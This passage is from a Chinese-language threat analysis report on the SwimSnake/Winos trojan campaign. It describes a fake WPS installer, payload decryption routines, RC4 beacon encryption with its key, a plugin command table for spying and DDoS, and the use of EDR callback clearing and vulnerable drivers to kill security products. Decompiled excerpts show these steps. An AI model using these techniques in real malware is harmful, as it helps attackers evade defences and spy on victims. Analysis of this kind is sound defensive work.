检测到HipsTray.exe进程时复制的恶意组件				未检测到以上三个进程时复制的恶意组件			
ImgCenterDib.dll	2025/11/13 11:42	应用程序扩展	176 KB	dll1.dll	2025/11/13 13:58	应用程序扩展	192 KB
libcef.dll	2025/11/13 11:42	应用程序扩展	72 KB	libcef.dll	2025/11/13 13:58	应用程序扩展	192 KB
WsTaskLoad.exe	2025/11/11 10:28	应用程序	979 KB	WsTaskLoad.exe	2025/11/11 10:28	应用程序	979 KB

图3-2 该样本涉及的4种恶意组件

► 解密第一层载荷

四组恶意组件中的恶意DLL文件采用相同解密逻辑（仅代码实现细节略有不同，以下以第一组为例）：第一个DLL文件先读取指定文件，剔除其中的“+”字符，再以0x7E为密钥对内容执行减法与异或运算；然后调用第二个DLL并传入解密后的数据，该DLL会对接接收的内容进行PE解析，找到原名为NHQDX.jpg的文件对应的导出函数，最终完成加载。


```

/* 使用0x282D0处的密钥对0x180D0处的加密数据进行解密 */
FUN_00651730(0x6680d0,0x10200,0x6782d0);
pcVar1 = Sleep;
do {
    FUN_00651780(param_1);
    /* 加载解密后的载荷调用“Main”导出函数，并传入参数“3uLjzdf1zd/N49+v” */
    (*pcVar1)(3600000);
} while( true );

```



名称	偏移	类型	值	
Characteristics	...	DW...	100000	
TimeStamp	...	DW...	1cf66	2025-10-26 15:36: [dropdown]
MajorVersion	...	WO...	0000	
MinorVersion	...	WO...	0000	
Name	...	DW...	3522a	十六进制 NH.dat
Base	...	DW...	10001	
NumberOfFunctions	...	DW...	10001	
☐ 显示有效项				
ordinal ^	RVA	Name		
0001	0000a6f9	00035231 Main		

图3-4 加载解密得到的远控木马载荷并传入指定参数

NHQDX.jpg文件中含有**80个经过加密的C2服务器地址字符串**，该文件通过读取instal.ini文件获取其中id的值，对id值进行解码（本样本为80）并根据该值选择其中对应的C2地址。该远控木马在被加载时接收经过加密的C2地址字符串，使用Base64解码再进行减法及异或操作，还原得到C2地址。NHQDX.jpg中含有的C2地址列表如下图所示。




图3-5 经过还原得到的C2地址列表

3.1.3 远控木马解密与执行

➤ 通信加密方法

远控木马NH.dat按自定义结构体格式，收集系统版本、主机名称、运行时间日期、特定进程运行状态等信息；先通过Zlib压缩该信息，再用密钥“qQ996545”通过RC4算法加密，最后在处理后的数据包前添加数据包总大小及原数据大小标识。

```

FUN_100014b4((void *) ((int)this + 0x54));
if (param_2 != 0) {
    local_8 = ftol();
    pvVar1 = operator_new(local_8);
    if (pvVar1 == (void *)0x0) {
        return 0;
    }
    iVar2 = FUNC_ZlibCompression(pvVar1,&local_8,param_1,param_2);
    /* 通过Zlib对原大小为0x268的上线包结构体进行压缩 */
    if (iVar2 != 0) {
        operator_delete(pvVar1);
        return 0xffffffff;
    }
    local_10c = 0;
    puVar5 = &local_10b;
    for (iVar2 = 0x3f; iVar2 != 0; iVar2 = iVar2 + -1) {
        *puVar5 = 0;
        puVar5 = puVar5 + 1;
    }
    *(undefined2 *)puVar5 = 0;
    *(undefined1 *) ((int)puVar5 + 2) = 0;
    memcpy(&local_10c,&DAT_1002f650,0x100);
    FUNC_RC4((int)&local_10c,(int)pvVar1,local_8);
    /* 使用RC4加密数据, 密钥为: qQ996545 */
    local_c = local_8 + 8;
    /* 加密数据原大小+8 */
    FUN_10001080((void *) ((int)this + 0x54),&local_c,4);
    /* 写入数据块总大小 */
    FUN_10001080((void *) ((int)this + 0x54),&param_2,4);
    /* 写入原始数据大小 */
    FUN_10001080((void *) ((int)this + 0x54),pvVar1,local_8);
    /* 写入通过Zlib压缩后的数据 */
    operator_delete(pvVar1);
}
uVar6 = 0x10000;
uVar3 = FUN_10001273((int)this + 0x54);
/* 获取整个已填充数据块的指针 */
pcVar4 = (char *)FUN_10001564((void *) ((int)this + 0x54),0);
/* 获取该数据块的大小 */
uVar3 = FUN_10002136(this,pcVar4,uVar3,uVar6);
/* 回传经过以上步骤后的数据内容 */

```



图3-6 远控木马对通信内容的加密方法

并且该远控木马构造上线包时会在头部添加固定的0x66及0x9c。




图3-7 对上线包进行解密

► 解密得到远控插件

该远控木马文件中含有一个文件头经过修改的DLL文件，还原文件头后该DLL文件对“ConsysFun.png”进行解密得到原名称为“Consys21.dll”的远控木马插件。




图3-8 对ConsysFun.png文件进行解密

攻击者通过向远控木马发出指令，调用“Consys21.dll”远控木马插件中指定的导出函数。指令及对应调用的函数如下表所示。

表3-3 指令及对应的函数和功能

指令	调用Consys21.dll函数	功能
0、0x20	DllStartRun	执行插件
1	DllFile	获取系统中的磁盘信息及剩余空间
2	DllScreen	截取屏幕
3	DllVideo	摄像头视频查看
4	DllKeybo	键盘记录
5	DllAudio	语音监听
6	DllSyste	获取系统中运行的进程及其模块信息
7	DllShell	远程执行cmd命令
0x13	DllMsgBox	弹出带有攻击者指定的标题及信息的消息框
0x15	DllSerSt	获取服务器信息
0x16	DllSerMa	获取系统中的服务信息
0x17	DllReg	注册表
0x18	DllDdosOpen	执行DDoS

0x19	DllDdosStop	停止DDoS
0x1F	DllProxyOpen	开启代理
0x23	DllScreenhi	不同功能类型的屏幕监控
0x24	DllScreenhiVR	
0x25	DllScreenhis	

3.2 利用多组驱动文件对抗安全软件手法分析

3.2.1 初始诱饵文件

表3-4 初始诱饵文件样本标签

病毒名称	Trojan/Win32.SwimSnake
原始文件名	Wcnhguhvr.exe
MD5	05946B9848551EB738C9FDF748AF0FF2
处理器架构	Intel 386 or later processors and compatible processors
文件大小	106 MB (111,626,778字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	伪造
数字签名	无
加壳类型	无

该样本使用InnoSetup进行打包，伪装成WPS安装程序，运行后将其中的多个文件释放至C:\ProgramData\WindowsData中。

```
; InnoSetupVersion=5.5.0

[Setup]
AppName=X
AppVerName=X
AppId=X
AppVersion=5.14.1.0
DefaultDirName=C:\ProgramData\WindowsData
OutputBaseFilename=Wcnhguhyr
Compression=lzma2
Uninstallable=no
DisableDirPage=yes
DisableProgramGroupPage=yes
WizardImageFile=embedded\WizardImage0.bmp
WizardSmallImageFile=embedded\WizardSmallImage0.bmp

[Files]
Source: "{app}\man100.dat"; DestDir: "{app}"; Flags: ignoreversion
Source: "{app}\funzip.U"; DestDir: "{app}"; Flags: ignoreversion
Source: "{app}\main.xml"; DestDir: "{app}"; Flags: ignoreversion
Source: "{app}\Server.log"; DestDir: "{app}"; Flags: ignoreversion
```

图3-9 打包信息

funzip.U文件中含有经过Base64编码的7za解压缩工具，使用密码“htLcENyRFYwXsHFnUnqK”对main.xml文件进行解压，得到“men.exe”和“setup.exe”程序，前者为恶意程序，后者为正常的WPS安装程序。




图3-10 setup.exe是正常的WPS安装程序

3.2.2 释放执行攻击组件

men.exe执行命令查找并启用计算机上当前处于禁用状态的网络适配器，以确认网络连通。

```
ShellExecuteW((HWND) 0x0, (LPCWSTR) 0x0, L"cmd.exe",
               L"/c wmic path win32_networkadapter where NetEnabled=FALSE call enable",
               *(LPCWSTR *)
```

图3-11 启用处于禁用状态的网络适配器

随后men.exe程序在C:\Users\Public\Documents\WindowsData中释放和解压更多的核心恶意组件，包括对抗组件、“白加黑”远控木马组件。




图3-12 释放多个攻击组件

此次样本涉及的所有核心组件及功能描述如下表所示：

表3-5 文件及功能描述

文件名称	功能
main.exe	致盲EDR：使用某开源项目，清除多种内核回调，以规避指定安全产品的监控和检测。
rwdriver.sys	
NVIDIA.exe	终止指定安全软件相关进程：利用某公司软件的驱动文件终止指定进程，目标涉及360、火绒、腾讯电脑管家等安全产品的相关进程。
[随机命名].sys(白文件)	
KGseKKdKce.exe	终止指定安全软件相关进程：利用某驱动文件(BdApiUtil64.sys)终止指定进程，目标涉及360、火绒、腾讯电脑管家等安全产品的相关进程。
BdApiUtil64.sys(白文件)	
bypass.exe	绕过UAC的工具。

NtHandleCallback.exe(白文件)	“白加黑”攻击组件，log.dll为恶意DLL，Server.log为经过RC4加密的Winos远控木马上线模块。
log.dll	
Server.log	
Cndom6.sys	进程隐藏 ：对相关API进行Hook，并返回自定义的函数，以实现进程隐藏、阻止其他进程获取或复制目标进程句柄。
XiaoH.sys	进程隐藏 ：进行nsiproxy.sys hook从而隐藏目标进程的网络连接。

3.2.3 核心组件功能分析

> 致盲EDR（无法正常监测和响应）

main.exe和rwdriver.sys采用开源项目，清除多种内核回调，以屏蔽指定安全产品对进程创建、线程创建、模块加载、句柄、注册表、文件读写等方面的监控，从而规避检测。

```

bVar1 = __EnablePrivilegeH();
if ((int)CONCAT71(extraout_var,bVar1) != 0) {
    puVar3 = FUN_140002110(0x44b3c584);
    lVar8 = 0;
    if ((puVar3 != (uint *)0x0) && (pHVar4 = FUN_140001080(0xd009b80c,0), pHVar4 != (HMODULE)0x0)) {
        pcVar5 = (code *)__GetFuncAddrH((longlong)pHVar4,0xe4b4b3be);
        lVar6 = lVar8;
        if (pcVar5 != (code *)0x0) {
            lVar6 = (*pcVar5)("C:\\windows\\system32\\drivers\\FLTMGR.SYS",0,1);
        }
        if ((lVar6 != 0) && (uVar7 = __GetFuncAddrH(lVar6,0x97b9d79d), uVar7 != 0)) {
            lVar8 = (uVar7 - lVar6) + (longlong)puVar3;
        }
    }
    __FltEnumerateFiltersAddr = lVar8;
    if (lVar8 != 0) {
        __ClearThreeCallBack();
        /* 清除PsSetCreateProcessNotifyRoutine、PsSetCreateThreadNotifyRoutine、PsSetLoad
        ImageNotifyRoutine
        */
        __ClearObRegisterCallbacks();
        /* 清除ObRegisterCallbacks */
        __ClearCmRegistercallback();
        /* 清除CmRegistercallback */
        __ClearMiniFilterCallBack(__FltEnumerateFiltersAddr);
        /* 清除MiniFilterCallBack */
    }
}

```



图3-13 致盲EDR

该程序对目标驱动文件名称进行了Hash处理规避反病毒软件识别与查杀，涉及Windows Defender、卡巴斯基企业版、火绒、趋势科技、360、腾讯、奇安信等安全产品的驱动文件。




图3-14 目标驱动文件

➤ 终止指定安全软件进程

以下两组组件使用了BYOVD攻击手段，这是一种通过利用合法但存在漏洞的驱动文件绕过系统安全防护的攻击技术，旨在利用驱动文件的内核权限实现恶意操作。

• 组件1：

NVIDIA.exe执行后在%temp%路径中释放一个随机名称命名的驱动文件，该驱动文件属于某公司产品，具有该公司的正常数字签名。




图3-15 被恶意利用的驱动文件信息

攻击者利用该驱动文件的漏洞进行劫持，向其发送控制代码以终止指定安全软件相关进程，目标涉及360、火绒、腾讯电脑管家等安全产品的相关进程。

```

else {
    if ((iVar1 != 0x2248e0) || (plVar2 == (longlong *)0x0)) goto LAB_1400010be;
    /* 终止指定的目标进程 */
    uVar4 = ZwTerminateTargetProcess(*plVar2);
    cVar3 = (char)uVar4;
}
00000be0 33 36 30 72 70 73 2e 65 78 65 00 40 01 00 00 00 360rps.exe.@....
